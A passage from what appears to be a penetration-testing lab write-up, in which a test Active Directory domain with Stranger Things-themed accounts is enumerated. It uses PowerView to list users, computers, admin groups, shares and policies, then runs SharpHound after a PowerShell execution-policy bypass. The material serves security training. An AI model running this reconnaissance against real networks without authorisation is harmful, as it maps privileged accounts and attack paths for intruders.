


```
PS C:\Users\demogorgon.UPSIDEDOWN\Downloads> Get-NetUser -properties name,pwdlastset

name               pwdlastset
----               ----------
Administrator      3/23/2022 11:47:58 PM
Guest              12/31/1600 4:00:00 PM
krbtgt             3/24/2022 12:00:15 AM
Monster Demogorgon 3/24/2022 7:22:15 AM
Jim Hopper         3/24/2022 7:26:45 AM
Will Byers         3/24/2022 7:29:25 AM
SQL Service        3/24/2022 7:33:03 AM
Mind Flayer        3/24/2022 8:30:44 AM
```




```
PS C:\Users\demogorgon.UPSIDEDOWN\Downloads> Get-NetUser -properties name,badpwdcount

name               badpwdcount
----               -----------
Administrator                0
Guest                        0
krbtgt                       0
Monster Demogorgon           0
Jim Hopper                   0
Will Byers                   0
SQL Service                  0
Mind Flayer                  0
```

Computers of the domain can be enumerated as follows.




```
PS C:\Users\demogorgon.UPSIDEDOWN\Downloads> Get-NetComputer


pwdlastset                    : 3/24/2022 12:00:41 AM
logoncount                    : 14
serverreferencebl             : CN=ELEVEN-DC,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=UpsideDown,DC=local
badpasswordtime               : 12/31/1600 4:00:00 PM
distinguishedname             : CN=ELEVEN-DC,OU=Domain Controllers,DC=UpsideDown,DC=local
objectclass                   : {top, person, organizationalPerson, user...}
lastlogontimestamp            : 3/24/2022 12:00:55 AM
name                          : ELEVEN-DC
objectsid                     : S-1-5-21-491329046-3077174873-2427461901-1000
samaccountname                : ELEVEN-DC$
localpolicyflags              : 0
codepage                      : 0
samaccounttype                : MACHINE_ACCOUNT
whenchanged                   : 3/24/2022 7:05:57 AM
accountexpires                : NEVER
countrycode                   : 0
operatingsystem               : Windows Server 2019 Standard Evaluation
instancetype                  : 4
msdfsr-computerreferencebl    : CN=ELEVEN-DC,CN=Topology,CN=Domain System Volume,CN=DFSR-GlobalSettings,CN=System,DC=UpsideDown,DC=local
objectguid                    : e311ea71-b199-4122-8c46-f2fe07ce811a
operatingsystemversion        : 10.0 (17763)
lastlogoff                    : 12/31/1600 4:00:00 PM
objectcategory                : CN=Computer,CN=Schema,CN=Configuration,DC=UpsideDown,DC=local
dscorepropagationdata         : {3/24/2022 7:00:15 AM, 1/1/1601 12:00:01 AM}
serviceprincipalname          : {Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/ELEVEN-DC.UpsideDown.local, ldap/ELEVEN-DC.UpsideDown.local/Fores
                                DNS/ELEVEN-DC.UpsideDown.local...}
usncreated                    : 12293
lastlogon                     : 3/31/2022 10:36:50 PM
badpwdcount                   : 0
cn                            : ELEVEN-DC
useraccountcontrol            : SERVER_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION
whencreated                   : 3/24/2022 7:00:15 AM
primarygroupid                : 516
iscriticalsystemobject        : True
msds-supportedencryptiontypes : 28
usnchanged                    : 12764
ridsetreferences              : CN=RID Set,CN=ELEVEN-DC,OU=Domain Controllers,DC=UpsideDown,DC=local
dnshostname                   : ELEVEN-DC.UpsideDown.local

logoncount                    : 8
badpasswordtime               : 12/31/1600 4:00:00 PM
distinguishedname             : CN=MONSTER-1,CN=Computers,DC=UpsideDown,DC=local
objectclass                   : {top, person, organizationalPerson, user...}
badpwdcount                   : 0
lastlogontimestamp            : 3/24/2022 8:14:14 AM
objectsid                     : S-1-5-21-491329046-3077174873-2427461901-1109
samaccountname                : MONSTER-1$
localpolicyflags              : 0
codepage                      : 0
samaccounttype                : MACHINE_ACCOUNT
```




```
PS C:\Users\demogorgon.UPSIDEDOWN\Downloads> Get-NetComputer | select OperatingSystem

operatingsystem
---------------
Windows Server 2019 Standard Evaluation
Windows 10 Enterprise Evaluation
Windows 10 Enterprise Evaluation
```

Groups can be enumerated as follows.




```
PS C:\Users\demogorgon.UPSIDEDOWN\Downloads> Get-NetGroup -name *admin*


grouptype              : CREATED_BY_SYSTEM, DOMAIN_LOCAL_SCOPE, SECURITY
admincount             : 1
iscriticalsystemobject : True
samaccounttype         : ALIAS_OBJECT
samaccountname         : Administrators
whenchanged            : 3/24/2022 2:33:03 PM
objectsid              : S-1-5-32-544
objectclass            : {top, group}
cn                     : Administrators
usnchanged             : 12917
systemflags            : -1946157056
name                   : Administrators
dscorepropagationdata  : {3/24/2022 7:15:29 AM, 3/24/2022 7:00:15 AM, 1/1/1601 12:04:16 AM}
description            : Administrators have complete and unrestricted access to the computer/domain
distinguishedname      : CN=Administrators,CN=Builtin,DC=UpsideDown,DC=local
member                 : {CN=SQL Service,CN=Users,DC=UpsideDown,DC=local, CN=Jim Hopper,CN=Users,DC=UpsideDown,D
usncreated             : 8199
whencreated            : 3/24/2022 6:59:36 AM
instancetype           : 4
objectguid             : 0737cd0d-af2b-4f41-8499-a9fdf6fded93
objectcategory         : CN=Group,CN=Schema,CN=Configuration,DC=UpsideDown,DC=local

usncreated             : 8229
systemflags            : -1946157056
iscriticalsystemobject : True
grouptype              : CREATED_BY_SYSTEM, DOMAIN_LOCAL_SCOPE, SECURITY
samaccountname         : Hyper-V Administrators
whenchanged            : 3/24/2022 6:59:36 AM
objectsid              : S-1-5-32-578
objectclass            : {top, group}
cn                     : Hyper-V Administrators
usnchanged             : 8229
dscorepropagationdata  : {3/24/2022 7:00:15 AM, 1/1/1601 12:00:01 AM}
name                   : Hyper-V Administrators
description            : Members of this group have complete and unrestricted access to all features of Hyper-V.
distinguishedname      : CN=Hyper-V Administrators,CN=Builtin,DC=UpsideDown,DC=local
samaccounttype         : ALIAS_OBJECT
whencreated            : 3/24/2022 6:59:36 AM
instancetype           : 4
objectguid             : 515d9099-d26c-46ec-a27b-ff62dda95f47
objectcategory         : CN=Group,CN=Schema,CN=Configuration,DC=UpsideDown,DC=local
```




```
PS C:\Users\demogorgon.UPSIDEDOWN\Downloads> Get-NetGroupMember -name "Domain Admins"


GroupDomain             : UpsideDown.local
GroupName               : Domain Admins
GroupDistinguishedName  : CN=Domain Admins,OU=Groups,DC=UpsideDown,DC=local
MemberDomain            : UpsideDown.local
MemberName              : SQLService
MemberDistinguishedName : CN=SQL Service,CN=Users,DC=UpsideDown,DC=local
MemberObjectClass       : user
MemberSID               : S-1-5-21-491329046-3077174873-2427461901-1108

GroupDomain             : UpsideDown.local
GroupName               : Domain Admins
GroupDistinguishedName  : CN=Domain Admins,OU=Groups,DC=UpsideDown,DC=local
MemberDomain            : UpsideDown.local
MemberName              : jhopper
MemberDistinguishedName : CN=Jim Hopper,CN=Users,DC=UpsideDown,DC=local
MemberObjectClass       : user
MemberSID               : S-1-5-21-491329046-3077174873-2427461901-1106

GroupDomain             : UpsideDown.local
GroupName               : Domain Admins
GroupDistinguishedName  : CN=Domain Admins,OU=Groups,DC=UpsideDown,DC=local
MemberDomain            : UpsideDown.local
MemberName              : Administrator
MemberDistinguishedName : CN=Administrator,CN=Users,DC=UpsideDown,DC=local
MemberObjectClass       : user
MemberSID               : S-1-5-21-491329046-3077174873-2427461901-500
```

SMB shares can be enumerated as follows.



```
PS C:\Users\demogorgon.UPSIDEDOWN\Downloads> Invoke-ShareFinder

Name               Type Remark              ComputerName
----               ---- ------              ------------
ADMIN$       2147483648 Remote Admin        ELEVEN-DC.UpsideDown.local
C$           2147483648 Default share       ELEVEN-DC.UpsideDown.local
hackmeifucan          0                     ELEVEN-DC.UpsideDown.local
IPC$         2147483651 Remote IPC          ELEVEN-DC.UpsideDown.local
NETLOGON              0 Logon server share  ELEVEN-DC.UpsideDown.local
SYSVOL                0 Logon server share  ELEVEN-DC.UpsideDown.local
ADMIN$       2147483648 Remote Admin        MONSTER-1.UpsideDown.local
C$           2147483648 Default share       MONSTER-1.UpsideDown.local
IPC$         2147483651 Remote IPC          MONSTER-1.UpsideDown.local
Share                 0                     MONSTER-1.UpsideDown.local
```

Group Policy Objects (GPO) can be enumerated as follows. Working environment of user accounts and computer accounts is controlled by the Group Policy, which is a feature of the Microsoft Windows NT family operating systems. Centralized management and configuration of operating systems, applications, and users' settings in an Active Directory environment is provided by the Group Policy.



```
PS C:\Users\demogorgon.UPSIDEDOWN\Downloads> Get-NetGPO | select displayname,whenchanged

displayname                        whenchanged
-----------                        -----------
Default Domain Policy              3/24/2022 7:05:52 AM
Default Domain Controllers Policy  3/24/2022 6:59:35 AM
Disable Windows Defender           3/24/2022 3:00:23 PM
```

There are many ways we can obtain information about the Active Directory environment with PowerView tool. Only the essential enumeration techniques are mentioned above.

PowerView tool is a free and open-source tool which is available in GitHub –


https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1

2.2 Domain Enumeration with BloodHound

Active Directory rights and relations, focusing on the ones that an attacker may abuse can be analyzed with BloodHound in a graphical way.

First Sharphound powershell script is used to invoke bloodhound and gather information about the domain. SharpHound is a free and open-source tool which is available in GitHub – https://github.com/BloodHoundAD/SharpHound.

Start by bypassing the execution policy. Then execute the following command to gather information.




```
PS C:\Users\Mind Flayer.UPSIDEDOWN\Downloads> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\Mind Flayer.UPSIDEDOWN\Downloads> . .\sharphound.ps1
PS C:\Users\Mind Flayer.UPSIDEDOWN\Downloads> Invoke-BloodHound -CollectionMethod All -Domain UPSIDEDOWN.local -ZipFilename file.zip
-----------------------------------------------
Initializing SharpHound at 8:04 PM on 4/15/2022
-----------------------------------------------

Resolved Collection Methods: Group, Sessions, LoggedOn, Trusts, ACL, ObjectProps, LocalGroups, SPNTargets, Container

[+] Creating Schema map for domain UPSIDEDOWN.LOCAL using path CN=Schema,CN=Configuration,DC=UPSIDEDOWN,DC=LOCAL
PS C:\Users\Mind Flayer.UPSIDEDOWN\Downloads> [+] Cache File not Found: 0 Objects in cache

[+] Pre-populating Domain Controller SIDS
Status: 0 objects finished (+0) -- Using 71 MB RAM
Status: 65 objects finished (+65 21.66667)/s -- Using 78 MB RAM
Enumeration finished in 00:00:03.7070339
Compressing data to C:\Users\Mind Flayer.UPSIDEDOWN\Downloads\20220415200408_file.zip
You can upload this file directly to the UI

SharpHound Enumeration Completed at 8:04 PM on 4/15/2022! Happy Graphing!
```

The zip file can be found in the mentioned directory. It can be used to enumerate the domain using bloodhound. BloodHound should be installed in Kali OS first.

